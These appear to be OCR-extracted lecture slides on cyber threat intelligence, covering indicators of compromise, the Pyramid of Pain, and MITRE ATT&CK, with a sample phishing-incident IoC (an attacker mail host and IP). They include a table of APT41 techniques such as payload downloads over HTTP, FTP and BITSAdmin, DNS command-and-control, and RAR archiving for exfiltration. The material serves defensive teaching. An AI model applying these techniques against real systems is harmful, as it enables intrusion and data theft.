- cecil@test.org

E-mail received
- 16.10.1987 09:31


Phishing infrastructure
- mx.attacker.org
- IP: 105.58.57.56

CTI: Threat Intelligence Action


Elements of actionable CTI products:

- **IoCs**
- **Threat behaviour**
  - MITRE ATTACK
- **Courses of Action**
- Recovery plans

IOC: What are they?



IOC: What are common IoCs?




IOC: Grab-and-Block approach

Source: Joe Slowik's Twitter account

IOC: Why are they useful?


- Are designed to be compared with organizational logs to identify historical compromises
  - Need to include timeframes
- But not a good detection tool for new threats (unless you are facing a very lazy adversary)

CTI: Pyramid of Pain



source: [The Pyramid of Pain | Enterprise Detection & Response (detect-respond.blogspot.com)]

IOC: Why are they useful?



CTI: IoCs vs TTPs

Block an indicator

- Backward-looking approach
- Eliminate a very specific threat
- Limited to a single instance of that threat
- Trivial to change and modify


Identify and detect behaviour

- Forward-looking approach
- Defend against entire classes of attacks
- More initial work than blocking an IoC, but more lasting
- Enables long-term defense against adversary tradecraft

TTPs: MITRE ATT&CK


MITRE ATT&CK

- Knowledge base of adversary behaviour
- MITRE ATT&CK®
- Used in the community to speak the same language



source: The Pyramid of Pain | Enterprise Detection & Response (detect-respond.blogspot.com)

TTPs in our incident



TTPs: MITRE ATT&CK use cases

- Detection and mitigation of an adversary group


Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1071	.001	Application Layer Protocol: Web Protocols	APT41 used HTTP to download payloads for CVE-2019-19781 and CVE-2020-10189 exploits.[4]
		.002	Application Layer Protocol: File Transfer Protocols	APT41 used exploit payloads that initiate download via FTP.[4]
		.004	Application Layer Protocol: DNS	APT41 used DNS for C2 communications.[1][2]
Enterprise	T1560	.001	Archive Collected Data: Archive via Utility	APT41 created a RAR archive of targeted files for exfiltration.[1]
Enterprise	T1197		BITS Jobs	APT41 used BITSAdmin to download and install payloads.[4][3]

TTPs: MITRE ATT&CK use cases

- Threat intelligence

